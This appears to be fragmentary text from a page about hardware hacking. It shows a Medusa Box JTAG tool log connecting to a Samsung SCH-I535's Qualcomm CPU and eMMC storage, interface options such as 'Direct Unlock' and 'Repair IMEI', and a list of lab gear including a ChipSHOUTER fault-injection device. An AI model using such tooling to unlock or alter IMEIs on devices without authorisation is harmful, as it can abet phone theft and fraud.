ERROR[000]: Unable to halt core.
Selected device model: Samsung SCH-I535
Connecting. Please wait...
Checking data...
Medusa JTAG Firmware version 1.24.
Detected TAP ID: 4BA00477, IR Length = 4.
Detected TAP ID: 706B10E1, IR Length = 11.
Medusa JTAG Firmware version 1.24.
ERROR[000]: Unable to halt core.



Direct Unlock, Repair IMEI, Re
Read Info, Write Firmware for

Operation progress



Medusa Box Software version 2.6.1.7

Support And OptionsAdvancedAdvanced Mode

Options

Manufacturer: Samsung

Device model: Samsung SCH-I535

JTAG speed: 1.0 MHz

?

Help

Log

device connection.
MI: Medusa JTAG init failed.
Selected device model: Samsung SCH-I535
Connecting. Please wait...
Checking data...
Medusa JTAG Firmware version 1.24.
Detected TAP ID: 4BA00477, IR Length = 4.
Detected TAP ID: 706B10E1, IR Length = 11.
Medusa JTAG Firmware version 1.24.
JTAG speed : 1000 KHz.
VREF level : 1.79 V
CPU : Qualcomm MSM8960
Core ID : 706B10E1
Storage Device: Samsung eMMC MAG4FB
Device ID : 00150001
Block size : 512 bytes
Blocks : 30777344
Storage size : 14.7 Gb
Connect successful.

Actions

✓ Connect

✕ Disconnect

Read

Write

Erase

● Boot only

● Full flash

● Custom

Units: Kilobytes

Start: 00 b

Length: 7974477.9 Mb

Disable Write Protection

ECC Mode

Operation progress

0%

Status: Idle

VREF: 1.80 V

S/N: 0000D822

Firmware: 1.24



CNC 3018 Pro Max

ChipSHOUTER


SLP-10.7+ Low Pass Filter



